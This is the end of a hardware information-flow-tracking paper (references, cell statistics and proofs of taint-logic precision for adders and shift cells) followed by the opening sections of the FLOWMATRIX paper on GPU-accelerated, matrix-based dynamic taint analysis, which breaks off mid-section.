[55] H. Ragab, E. Barberis, H. Bos, and C. Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In *USENIX SEC*, 2021.

[56] H. Ragab, A. Milburn, K. Razavi, H. Bos, and C. Giuffrida. Crosstalk: Speculative data leaks across cores are real. In *IEEE SP*. Institute of Electrical and Electronics Engineers Inc., 2021.

[57] RISC-V. Architectural testing framework. https://github.com/riscv-non-isa/riscv-arch-test. [Online; accessed 16-May-2022].

[58] F. Schuiki, A. Kurth, T. Grosser, and L. Benini. Llhd: A multi-level intermediate representation for hardware description languages. In *ACM PLDI*, 2020.

[59] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. Zombieload: Cross privilege boundary data sampling. In *ACM SIGSAC*, 2019.

[60] M. Schwarz, M. Schwarzl, M. Lipp, J. Masters, and D. Gruss. Netspectre: Read arbitrary memory over network. In *ESORICS*, 2019.

[61] Zachary Snow. sv2v: Systemverilog to verilog. https://github.com/zachjs/sv2v/. [Online; accessed 16-May-2022].

[62] J. Stecklina and T. Prescher. Lazyfp: Leaking fpu register state using microarchitectural side-channels. *arXiv preprint arXiv:1806.07480*, 2018.

[63] G. E. Suh, J. W. Lee, D. Zhang, and S. Devadas. Secure program execution via dynamic information flow tracking. *ACM SIGPLAN*, 2004.

[64] Synopsys. Vc formal. https://www.synopsys.com/verification/static-and-formal-verification/vc-formal.html. [Online; accessed 16-May-2022].

[65] J. Taneja, Z. Liu, and J. Regehr. Testing static analyses for precision and soundness. In *CGO*, 2020.

[66] L. Team. Dataflowsanitizer design document. https://clang.llvm.org/docs/DataFlowSanitizerDesign.html, 2019. [Online; accessed 16-May-2022].

[67] M. Tiwari, H. M. G. Wassel, B. Mazloom, S. Mysore, F. T. Chong, and T. Sherwood. Complete information flow tracking from the gates up. In *ASPLOS*, 2009.

[68] T. Trippel, K. G. Shin, A. Chernyakhovsky, G. Kelly, D. Rizzo, and M. Hicks. Fuzzing hardware like software. *arXiv preprint arXiv:2102.02308*, 2021.

[69] Jo Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yarom, B. Sunar, D. Gruss, and F. Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *IEEE SP*, 2020.

[70] S. Van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Addendum to ridl: Rogue in-flight data load, 2019. https://mdsattacks.com/files/ridl-addendum.pdf.

[71] S. Van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Ridl: Rogue in-flight data load. In *IEEE SP*, 2019.

[72] S. Van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom. Cacheout: Leaking data on Intel cpus via cache evictions. In *IEEE SP*, 2021.

[73] Veripool. Verilator, the fastest Verilog/SystemVerilog simulator. https://veripool.org/verilator/. [Online; accessed 16-May-2022].

[74] C. Wolf. Yosys open synthesis suite, 2016.

[75] Y. Yarom and K. Falkner. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX SEC*, 2014.

[76] F. Zaruba and L. Benini. The cost of application-class processing: Energy and performance analysis of a linux-ready 1.7-ghz 64-bit risc-v core in 22-nm fdsoi technology. *IEEE VLSI*, 2019.

[77] D. Zhang, Y. Wang, G. E. Suh, and A. C. Myers. A hardware design language for timing-sensitive information-flow security. *Acm SIGPLAN*, 2015.

[78] Z. Zhou, M. K. Reiter, and Y. Zhang. A Software Approach to Defeating Side Channels in Last-Level Caches. In *ACM SIGSAC*, 2016.




Figure 12: Cell composition for each design. The *r_* prefix denotes reduction cells (logic cells with multiple input bits but a single output bit. Note that the Y axis is logarithmic.)




Figure 13: Notations for the ripple carry adder.

A Cell Statistics

Figure 12 provides details on the cell composition of the evaluated designs before instrumentation, and after instrumentation by each mechanism. For readability, the size of the cells is not indicated.

B Transportability Architecture Proof

We prove the correctness and precision of the adder IFT logic illustrated in Figure 4 and equivalently given by Equation 5.

We conduct a proof by induction on a ripple carry adder. Because any adder implementation fulfills the same mathematical function, the proof holds for any adder implementation.

Notations. We denote by $W := \frac{N_i}{2}$ the width of each input A and B. As illustrated in Figure 13 we adopt the following notations: for the jth full adder inputs: A_j, B_j and c_{j-1}, and outputs Y_j and c_j, with the carry bit sequence $c := \{c_W, ..., c_0, c_{-1}\}$ where $c_{-1} := 0$. We define $\tilde{I}^0 := I \wedge \overline{I^t}$ (tainted inputs deasserted) and $\tilde{I}^1 := I \vee I^t$ (tainted inputs asserted). The generic notation X represents Y or c.

Proof by induction. We consider the following induction property H_{X_j}, for $0 \leq j < W$, for a fixed input I with taints I^t:

«[$\exists\ \tilde{I}$ such that $\overline{(I \oplus \tilde{I}) \wedge \overline{I^t}}$ (match_on_nontaint property) and $X_j(I) \neq X_j(\tilde{I})$ (toggled$_{X_j}$)] $\iff$ [$X_j(\tilde{I}^0) \neq X_j(\tilde{I}^1)$ (polarization$_{X_j}$) or $A^t_j \vee B^t_j$ (transport$_j$)] »: H_{X_j}.

Intuitively, we want to prove, for each output bit Y_j and each carry bit c_j (including the intermediate carry bits), that if I and some other input $\tilde{I}$ match on non-tainted bits and this bit Y_j or c_j is toggled between inputs I and $\tilde{I}$, then polarization and transportability taint the information flow (*correctness*), and conversely (*precision*).

Proof. Let us first prove H_{c_0} and H_{Y_0}. Because $Y_0 = A_0 \oplus B_0$ and $c_0 = A_0 \wedge B_0$, then for Y_0 or c_0 to be tainted, at least one of A_0 and B_0 must be tainted, and conversely. Therefore H_{Y_0} and H_{c_0} hold by (transport$_0$).

Let us now prove H_{c_j} and H_{Y_j} for a given $1 \leq j < W$, assuming that $H_{c_{j-1}}$ holds. We start by showing the implication: $\exists \tilde{I}$ such that (match_on_nontaint) and (toggled$_{X_j}$) $\implies$ (polarization$_{X_j}$) or (transport$_j$), corresponding to correctness.

If A^t_j or B^t_j, then H_{c_j} and H_{Y_j} hold by (transport$_j$). Let us suppose from now that $A^t_j = B^t_j = 0$ and suppose the existence of $\tilde{I}$ that satisfies the conditions (match_on_nontaint) and (toggled$_{c_j}$). Because A_j and B_j are not tainted and therefore identical in I and $\tilde{I}$ by (match_on_nontaint), and because $c_j = [A_j + B_j + c_{j-1} \geq 2]$, it results that c_{j-1} is toggled when applying $\tilde{I}$ instead of I. By $H_{c_{j-1}}$, (a) Either c_{j-1} is toggled between $\tilde{I}^0$ and $\tilde{I}^1$ (polarization$_{c_{j-1}}$), (b) Or $A^t_{j-1} \vee B^t_{j-1}$ (transport$_{j-1}$). Hence, in both cases (a) and (b), c_j is also toggled between $\tilde{I}^0$ and $\tilde{I}^1$, i.e., (polarization$_{c_j}$) holds.

Let us now prove: $\exists \tilde{I}$ such that (match_on_nontaint) and (toggled$_{X_j}$) $\impliedby$ (polarization$_{X_j}$) or (transport$_j$), corresponding to precision. If (polarization$_{X_j}$), then $\tilde{I} = \tilde{I}^0$ or $\tilde{I} = \tilde{I}^1$. If (transport$_j$), then because $c_j = [A_j + B_j + c_{j-1} \geq 2]$ and Y_j is $[A_j + B_j + c_{j-1}] \mod 2$, $\tilde{I} : I \oplus (1 \ll j)$ is a candidate.

Therefore, H_{Y_j} and H_{c_j} hold. We have proved correctness and precision of the IFT logic described by Equation 5. □

C Pivoting for Precise Shift Cells

In this appendix, we compute an IFT logic for the right shift cell by an unsigned offset by introducing a pivoting technique. This appendix relies on the assumption that the shift offset B and its taint vector B^t verify $B \wedge \overline{B^t} = 0$ (i.e., B is zero at all non-tainted indices). This property is provided in the second shift cell obtained from the translatability property.

Logical shifts. We introduce the notation $\overset{t}{=}$, which denotes that two vectors match on non-tainted bits, as defined in Equation 10, and its counterpart $\overset{t}{\neq}$ in Equation 11. The decomposition by translability guarantees that all the non-tainted bits in the shift offset $B \wedge B^t$ of this cell are zero, which substantially simplifies the IFT logic computation. We prove that an IFT logic for this second cell can be expressed by Equation 12 for right shifts and by Equation 13 for left shifts.

$$U \overset{t}{=} V :\iff U^t \vee V^t \vee \overline{[U \oplus V]} \tag{10}$$

$$U \overset{t}{\neq} V :\iff U^t \vee V^t \vee [U \oplus V] \tag{11}$$

$$Y_j^t = \bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \overset{t}{=} k \right] \wedge \left[A_j \overset{t}{\neq} A_{j+k} \right] \right) \quad (12)$$

$$Y_j^t = \bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \overset{t}{=} k \right] \wedge \left[A_j \overset{t}{\neq} A_{j-k} \right] \right) \quad (13)$$

Focusing on a logical right shift, the jth output bit Y_j is tainted if either (*explicit tainting*) the taint results from shifting some tainted bit A_k to the right to the index j, or (*implicit tainting*) some offset $\tilde{B}$ that matches with B on non-tainted bits gives a different value for Y_j, than the offset B.

Because we know that the full-zero vector satisfies the matching condition of $\tilde{B}$, there is always some *pivot* $\tilde{B}^0 = 0$ that maps A_j to Y_j. We iterate with some integer k through all the 2^{N_B} values of $\tilde{B}$, assuming the worst case where the taint vector B^t is full of ones. We complete A with zeroes beyond the most significant bit to simplify the equations without loss of generality. If there is any integer k in this range such that (*implicit tainting*) there is a $\tilde{B}$ that can bring A_{j+k} to Y_j, then Y_j is tainted if $A_j \neq A_{j+k}$ (because there are two $\tilde{B}$ instances that result in different values for Y_j), or (*explicit tainting*) if A_j or A_{j+k} is tainted, because then there is some $\tilde{B}$ that shifts a tainted value to the output bit Y_j, leading to Equation 12.

Arithmetical right shift. The IFT logic of the second cell in the translatability decomposition of an arithmetical right shift can be expressed by Equation 14.

$$Y_j^t = \bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \overset{t}{=} k \right] \wedge \left[A_j \overset{t}{\neq} A_{min(j+k,N_A-1)} \right] \right) \quad (14)$$

The only difference with logical right shift tainting relies in the *implicit tainting* part. Instead of completing A with zeroes, A must be completed with values equal to its most significant bit A_{N_A-1}. From there, a calculation similar to the logical counterpart leads to the IFT logic described in Equation 14.

We now sketch a proof of the precision of the composition of the two IFT logic instances resulting from the decomposition of the arithmetical right shift.

The $N_A - B^0$ most significant bits of $C(A, B^0)$'s output benefit from the taint combination surjectivity of the first cell's IFT logic, because these bits are shifted by a non-tainted offset. Therefore, the second cell's output taints corresponding to these inputs in step 2 are precise (see Appendix D). The only tainted signals that cannot be surjectively enumerated are the $N_A - B^0$ most significant bits, which take A's most significant bit's value. However, although a comparison between these could lead to an erroneous intermediate result, they will be eventually tainted by the $\overset{t}{=}$ operator.

Therefore, the composition of the two instances is precise.

D Taint combination surjectivity

We discuss taint combination surjectivity as a tool for understanding and proving precision of cell compositions.




Figure 14: Multiplexer as the succession of a cell C' and an OR gate. $A = B = 1$, $A^t = B^t = 0$ and $S^t = 1$, therefore the value of S does not matter for the IFT logic.

Let C be a cell with IFT logic $L := C^t$. L is said to be *taint combination surjective* if for all inputs I and all taint vectors I^t, it satisfies Equation 15. Informally, such an IFT logic does not create any new interdependencies between taint signals, because all potential outputs $\tilde{Y}$ that match with Y on non-tainted output bits Y^t are obtainable from inputs $\tilde{I}$ that match with I on non-tainted input bits I^t.

$$\forall \tilde{Y} \exists \tilde{I} \mid C^t((I \wedge \overline{I^t}) \vee (\tilde{I} \wedge I^t)) = (Y \wedge \overline{Y^t}) \vee (\tilde{Y} \wedge Y^t) \quad (15)$$

A composition of cells $C'(C(I))$, each with precise IFT logic L and L', can be precisely instrumented with $L' \circ L$ if L is taint combination surjective. A composition of taint combination surjective IFT logics is also taint combination surjective: the first IFT logic allows to generate all the intermediate combinations for the second by surjectivity.

Intuition. We introduce a counterexample, where C^t is not taint combination surjective. The multiplexer is known to be imprecise [67] if it is instrumented as the composition of one OR gate after two AND gates. Figure 14 shows a multiplexer made of two cells: C' and an OR gate. The outputs U and V of C' are tainted, given the precise taint propagation rule. C'^t is not taint combination surjective, because for $A = B = 1$, $A^t = B^t = 0$ and $S^t = 1$, there is no input $\tilde{I} = \{\tilde{A}, \tilde{B}, \tilde{S}\}$ which matches with I on non-tainted bits (i.e., on A and B), that produces the output $\tilde{Y} := \{U = 0, V = 0\}$.

Logical shifts. All logical shift cells with untainted offset are taint combination surjective. We provide a proof for the left shift. The proof for the right shift is similar.

Proof. Let B be the untainted offset (i.e., $B^t = 0$). Let A be the shifted input, with taints A^t. Then, $Y = A \ll B$ and $Y^t = A^t \ll B$. Let $\tilde{Y}$ be a vector of same width as Y, with $Y \wedge \overline{Y^t} = \tilde{Y} \wedge \overline{Y^t}$. Then, $\tilde{A} := \tilde{Y} \gg B$ is a preimage of $\tilde{Y}$. □

FLOWMATRIX: GPU-Assisted Information-Flow Analysis through Matrix-Based Representation

Kaihang Ji[†], Jun Zeng[†], Yuancheng Jiang[†], Zhenkai Liang[†],
Zheng Leong Chua[‡], Prateek Saxena[†], Abhik Roychoudhury[†]

[†]*National University of Singapore* [‡]*Independent Researcher*

Abstract

Dynamic Information Flow Tracking (DIFT) forms the foundation of a wide range of security and privacy analysis. The main challenges faced by DIFT techniques are performance and scalability. Due to the large number of states in a program, the number of data flows can be prohibitively large and efficiently performing interactive data flow analysis queries using existing approaches is challenging. In this paper, we identify that DIFT under dependency-based information flow rules can be cast as linear transformations over taint states. This enables a novel matrix-based representation, which we call FLOWMATRIX, to represent DIFT operations concisely and makes it practical to adopt GPUs as co-processors for DIFT analysis. FLOWMATRIX provides efficient support for interactive DIFT query operations. We design a DIFT query system and prototype it on commodity GPUs. Our evaluation shows that our prototype outperforms CPU-based baseline by 5.6 times and enables rapid response to DIFT queries. It has two to three orders of magnitude higher throughput compared to typical DIFT analysis solutions. We also demonstrate the efficiency and efficacy of new DIFT query operations.

1 Introduction

Understanding information flows in program execution is the basis for advanced system diagnosis and attack response. Dynamic Information Flow Tracking (DIFT) is a commonly used solution that tracks data flows in programs, which identifies the flow of data among program states. It has a wide range of applications, such as vulnerability detection and attack investigation [1–19], data leakage detection [20–24], protocol recovery [25], and system configuration diagnosis [26, 27].

In a real-world program with a large number of states, the data flows in the program are prohibitively complex to be reasoned about. As a result, DIFT analysis is typically applied to a subset of data flows: selecting a few program states and tracking how they affect other program states along with the data flows in the program, e.g., taint analysis [1]. During DIFT analysis, investigators often need to run a large amount of DIFT checks. For example, analysts commonly encounter programs that prevent information flows from being tracked correctly [28], such as in an implicit information flow where variables are affected by other variables indirectly. When reasoning about such information flows, there is a need to probe information flows with multiple queries. As another example, in misconfiguration diagnosis, investigators need to check multiple information flows in a server program, taking different configuration files to identify the root cause and ramifications of misconfiguration [26, 27]. Such query-style DIFT analysis is even more challenging, which requires heavy computational support [29].

There have been many efforts to improve the performance and scalability of DIFT techniques. From a high-level view, information flow analysis systems include two main tasks, *defining information flow rules for individual operations* and *applying the rules on a set of operations*. An active research direction for improving DIFT efficiency focuses on reducing and parallelizing the application of rules on the operation set. One category of work decouples flow tracking from program execution and offloads the tracking in parallel to one or more CPU cores [30–36] or other host systems [29, 37, 38]. Another category of work improves DIFT performance by limiting flow tracking under certain conditions. For example, several solutions [3, 39, 40] perform fastpath which enables applications to execute without any instrumentation or taint propagation for those execution paths without involving any tainted metadata. Optimizing DIFT operations can also speed up analysis when DIFT tools summarize the semantics of a chunk of programs [21, 41] or eliminate redundant tracking logic code in hot paths [42].

Another research direction to improve DIFT operations focuses on optimizing the information flow tracking rules. In fact, the fundamental limitation of DIFT is caused by such rules. Specifically, most of the existing solutions in taint analysis follow information flows defined by program semantics, where the complexity of the rules makes it difficult to scale up. Recent research has developed new representations of DIFT

operations for several different purposes, including speeding up taint analysis [41] or automatically generating rules for information flow tracking [43,44]. We aim to explore whether these new representations can enable faster DIFT analysis.

Our Insight. The data flow captures how variables in the input space (source) of a program affect program variables in the output space (sink). Recent research shows that they can be represented as a dependency relationship or a gradient one [43,44]. We observe that the dependency relation is simpler in semantics when describing information-flow operations. In fact, it forms a linear relation in a program trace, as we will elaborate in Section 3. The linear relationship can be represented as *matrix* operations. As a well-studied mathematical structure, matrix operations are optimized for in software libraries as well as in hardware implementations, such as GPUs. The matrix representation and hardware support lead to optimized execution of interactive DIFT queries in an after-the-fact style on a program trace.

Our Approach. We design FLOWMATRIX, a novel matrix-based representation of information flow operations that enables efficient and versatile DIFT analysis. DIFT operations using FLOWMATRIX can be efficiently processed by GPUs, which are specialized hardware designed to perform large-scale linear operations in parallel. The efficiency in data flow operation representation and the speed-up by GPU enables efficient *interactive DIFT queries*. We also design a FLOWMATRIX-based query system to support repeated DIFT queries.

We evaluate FLOWMATRIX for efficiency and effectiveness improvements. Using GPU as the co-processor, we showed that it can achieve 5.6 times speed-up compared with CPU DIFT baseline. Our system also performs DIFT queries in less than 0.1s for common cases and in less than 2s for heavier real-world applications on commodity hardware. Moreover, we compare our tool with the state-of-the-art and commonly used DIFT analysis and query tools, namely LibDFT [45] and JetStream [29]. Our approach outperforms LibDFT by three orders of magnitude in data flow tracking throughput, and achieves comparable throughput to JetStream without using a server cluster. Finally, our case studies illustrate how our DIFT query can help to improve trace-based after-the-fact analysis, including handling implicit control flows and diagnosing server misconfigurations.

We summarize the contributions of this work:

- We analyze offline dynamic information flow operations on binaries and identify its linearity property. We propose FLOWMATRIX, a novel way of representing DIFT operations using matrices which enabling off-the-shelf GPUs to be used as a hardware co-processor for DIFT.
- We design an efficient solution to support interactive DIFT queries on offline execution traces. It also supports fine-tuning implicit flows and indirect flows efficiently. Our prototype demonstrates sub-second response time for several DIFT queries in common DIFT workloads.

2 Background

We briefly introduce existing DIFT techniques and analyze their limitations.

2.1 Dynamic Information Flow Analysis

Dynamic information flow tracking (DIFT) identifies the flow of data between two program locations. In taint analysis, it is often referred to as *(taint) sources* and *(taint) sinks*. For example, taint sources can be external inputs (e.g., network sockets, file reads, and user inputs), while taint sinks can be program outputs, sensitive memory areas, the program counter (PC), etc.

In order to track the flow of data in binary programs, the semantics of instructions need to be followed. Taking taint analysis as an example, for each instruction executed by the program, the metadata of the source operand is propagated to the destination operand based on the instruction semantics. The propagation step is then repeated for all instructions executed. At any point in time, the current state of the data can be obtained by observing the recorded metadata. In DIFT queries, the data flow of instructions is also needed for deciding the existence of queried flow. Tracking the data flow forms the main bulk of work performed by DIFT analysis. It is determined by a set of rules, which are generated manually [45–47] by domain experts or automatically by inference [43].

2.2 Limitations of Existing DIFT Rules

The DIFT rule representation directly decides the complexity of DIFT operations. We analyze the resulting limitations of existing DIFT rules.

The data-flow rules of state-of-the-art DIFT mechanisms are typically implemented in high-level programming languages. A detailed example of such implementation of different DIFT tools is provided in Figure 10 in Appendix. Due to the richness of semantics of the language describing the taint rules, it is challenging to further summarize the complex propagation logic, which is often *Turing complete*. While works like Taint Flow Algebra [41] simplify the expression of taint rules as algebraic expressions, the summary of such expressions relies on term rewriting, which still requires non-trivial effort and is an open research problem.

The standard approach employed by current DIFT engines starts with an initial (taint) state and repeatedly applies a taint propagation function to it, accumulating in the final taint state specified by the analyst. Note that the result of any intermediate taint state is dependent on the previous state, and this dependency between the current and previous result forces the entire process to be sequential. The sequential [35] nature of the propagation process essentially prevents it from being parallelized.

$$al[0] \leftarrow al[0],\ al[1] \leftarrow al[1],\ ...,\ al[7] \leftarrow al[7]$$
$$al[0] \leftarrow\ bl[0],\ al[1] \leftarrow bl[1],\ ...,\ al[7] \leftarrow\ bl[7]$$
$$bl[0]\ \leftarrow\ bl[0],\ bl[1] \leftarrow bl[1],\ ...,\ bl[7] \leftarrow\ bl[7]$$

Figure 1: Dependency-based taint propagation rule for `or al, bl`.

Under such sequential constraints, it is difficult to propagate two instructions in parallel, because in each propagation, the output taint state has a dependency on the current taint state, which is the output of the last propagation.

3 FLOWMATRIX Approach

In this section, we analyze the core properties of DIFT operations and introduce a matrix-based representation. We show how it enables efficient DIFT operations and GPU-based processing in information flow analysis.

3.1 Matrix Representation of Information Flow Operations

We formally describe the terms related to data-flow tracking on dynamic execution traces. Let $\tau : \langle I_1, \cdots, I_N \rangle$ be the execution trace of a program, which is an ordered sequence of instructions, from I_1 to I_N. Let $S_i : \{0,1\}^n$ be a column vector, which is the taint state of the instruction I_i, represented as a bit vector of size n. Let $F_i : \{0,1\}^n \rightarrow \{0,1\}^n$ denote the DIFT rule for instruction I_i, modeled as a function that maps S_i to S_{i+1}. Let S_α denote the taint source and S_ω denote the taint sink where $1 \leq \alpha < \omega \leq N+1$. DIFT operations analyze whether there are data flows between S_α and S_ω.

Our Insight. In the instruction `or al, bl`, it *ORs* the lowest eight bits in `ebx` register with the lowest eight bits in `eax` register and stores the result in the lowest eight bits in `eax`. Its taint rule can be written in a dependency-based representation [43], shown in Figure 1. The left side of the arrow denotes the states in the destination of the instruction's operation, i.e., *uses*, while the right side denotes the states in the source of the instruction, i.e., *defs*. For simplicity, we have omitted the influence to the status register in the illustration.

In this instruction, the first input bit of *al* and *bl* influences the first output bit of *al*. The corresponding DIFT propagation rule can be written as:

$$al_{out}[1] := al_{in}[1] \vee bl_{in}[1].$$

which is actually a simplification of the more verbose form in boolean algebra:

$$\begin{aligned} al_{out}[1] = (1 * al_{in}[1]) + \cdots + (0 * al_{in}[8]) \\ +(1 * bl_{in}[1]) + \cdots + (0 * bl_{in}[8]). \end{aligned}$$

In the verbose form, we explicitly include all input and output taint bits of the instruction. The coefficient for each of the input bits determines if the particular bit has an effect on the output taint bit. We can represent the taint state of the instruction as a bit vector, $S : \{0,1\}^n$. Let $w_{j,i} : \{0,1\}$ represent the influence of $S_{in}[i]$ over $S_{out}[j]$, the rule can be generalized as:

$$S_{i+1}[j] = w_{j,1} * S_i[1] + w_{j,2} * S_i[2] + \cdots + w_{j,n} * S_i[n].$$

Therefore, the propagation function $F : \{0,1\}^n \rightarrow \{0,1\}^n$, is a system of n such equations:

$$\begin{aligned} S_{i+1}[1] &= w_{1,1} * S_i[1] + w_{1,2} * S_i[2] + \cdots + w_{1,n} * S_i[n], \\ S_{i+1}[2] &= w_{2,1} * S_i[1] + w_{2,2} * S_i[2] + \cdots + w_{2,n} * S_i[n], \\ &\vdots \\ S_{i+1}[n] &= w_{n,1} * S_i[1] + w_{n,2}, * S_i[2] + \cdots + w_{n,n} * S_i[n]. \end{aligned}$$

As a result, the taint rule of an instruction I_i can be represented as an $n \times n$ matrix:

$$M_i = \begin{bmatrix} w_{11} & w_{12} & \cdots & w_{1n} \\ w_{21} & w_{22} & \cdots & w_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ w_{n1} & w_{n2} & \cdots & w_{nn} \end{bmatrix}.$$

We call this representation FLOWMATRIX. Using the FLOWMATRIX representation, the propagation function F is defined as:

$$F_i : M_i \times S_i$$

With the definition of the propagation function F, we represent information flow propagation from source to sink as a sequence of function applications.

$$S_\omega = F_{\omega-1}(\cdots F_{\alpha+2}(F_{\alpha+1}(F_\alpha(S_\alpha)))).$$

As matrix multiplication is a composition of linear systems, the FLOWMATRIX representation enables an efficient summary of information flows. If M_a, M_b are two FLOWMATRIX data flow matrices, their summarized data flow matrix M_{ab} can be calculated by multiplying two matrices:

$$M_{ab} = M_b \times M_a.$$

Thus, for the instructions sequence $< I_\alpha, \cdots, I_{\omega-1} >$, we can summarize their data flows as:

$$M_{summary} = M_{\omega-1} \times \cdots \times M_{\alpha+2} \times M_{\alpha+1} \times M_\alpha.$$

This enables the pre-computation of the propagation rule for instructions beforehand with $M_{summary}$.

$$\begin{aligned} S_\omega &= (M_{\omega-1} \times \cdots (M_{\alpha+2} \times (M_{\alpha+1} \times (M_\alpha \times S_\alpha)))) \\ &= (M_{\omega-1} \times \cdots M_{\alpha+2} \times M_{\alpha+1} \times M_\alpha) \times S_\alpha \\ &= M_{summary} \times S_\alpha. \end{aligned}$$

3.2 GPU-assisted FLOWMATRIX Operations

Matrix is a well-studied structure in parallel processing. As DIFT operations can be represented as matrix operations, it opens up an opportunity to scale up DIFT operations using hardware and algorithms developed for efficient matrix operations. For example, though originally designed for graphics processing, GPU is increasingly used as a modified form of stream processor (or a vector processor). The thousands of cores make the GPU a very promising choice for highly parallel applications like matrix and vector calculations.

To process the DIFT operation matrix in GPU, we need to represent the rule matrix R in a format accepted by GPU. Most modern languages (including C/C++ and CUDA) store 2D arrays/matrices as 1D arrays in a row-major layout. However, such a matrix layout incurs a heavy space overhead and has a cubic time complexity in matrix-matrix multiplication tasks. Given that a program state may contain millions of bits, both shortcomings hinder the direct application of this dense layout in DIFT with such an enormous matrix size.

To address this challenge, we make use of an observation that most rule matrices are extremely sparse – one bit has data flows towards only a few bits. For example, the matrix for an x86-64 instruction `mov rax, [rbp-8]` has 128 bitwise data flows: 64 flows from memory `[rbp-8]` to register `rax` and 64 succeeding flows from memory `[rbp-8]` to itself. As the matrix size is 128×128, its sparsity would be 99.2%. In light of the high sparsity, we store FLOWMATRIX as sparse matrices [48], where only those non-zero elements are stored, by their indices and values. Thus, the space complexity for sparse matrix storage is linear to a matrix's number of non-zeros (NNZ). The performance of sparse general matrix-matrix multiplication (SpGEMM) is much better than dense matrix-matrix multiplication with a high sparsity [49]. In addition, the matrices need to be normalized to fit the context of each other before multiplication. We provide further details in Appendix A.2.

4 FLOWMATRIX-Based DIFT Query

In this section, we present our solution to enable offline efficient DIFT queries with FLOWMATRIX.

4.1 Overview

Figure 2 shows the design of our FLOWMATRIX-based DIFT query system. Given a program execution trace, it provides users with an interactive command-line interface to query information flows repeatedly from various sources to destinations. Sources and destinations each are either (1) a collection of positions in the trace, or (2) a collection of system calls where our tool hooks their data flows automatically, or (3) a collection of instructions that involve specified registers or memory contents as their operands.




Figure 2: FLOWMATRIX Query architecture overview.

The FLOWMATRIX-based DIFT query system first loads the trace to a database for scalable processing (Step 1). It then prepares for queries by building a query tree (Step 2). The query tree constructor invokes the back-end GPU management component for FLOWMATRIX summarization, where the instructions in the database are converted into FLOWMATRIX data flow matrices (Step 3). Once summarization is done, the query tree is ready for incoming DIFT queries in Step 4 and replies with information flow dependencies. Users are able to obtain arbitrary direct data flow dependencies.

If some of the dependencies are not explicitly tracked by direct data flows, which is a challenging scenario for traditional DIFT analysis [28], FLOWMATRIX DIFT query supports efficient information flow augment for such two common cases: indirect data flows and implicit control flows. We show that the data flow represented by FLOWMATRIX can be augmented (Step 5), which is further discussed in Section 4.3. Our tool internally calls the GPU management unit to perform FLOWMATRIX editing on GPUs (Step 6). Finally, the augmented flows are ready for user query (Step 7).

4.2 Query Tree Construction

The problem of finding data flow using FLOWMATRIX can be formulated as follows: Given a sequence of data flow matrices $M_1, M_2, \ldots, M_N$, and two positions α and ω, find data flows between position α and position ω as matrix products $M_\alpha \cdot M_{\alpha+1} \cdot \ldots \cdot M_\omega$. After DIFT operations are abstracted as matrix operations, optimization can be done by leveraging the mathematical structure of matrix. Matrix operations are associative, i.e., $(A \times B) \times C = A \times (B \times C)$, which allows the out-of-order computation of matrix multiplication. As a result, instead of performing a sequence of N matrix multiplications, we can compute the matrix product in a pairwise manner, which requires $log(N)$ operations. This enables us to parallelize the process of matrix multiplication, and thus increase overall throughput.

We use a binary-tree data structure to coordinate the range data flow queries over a trace, borrowing the idea of a segment

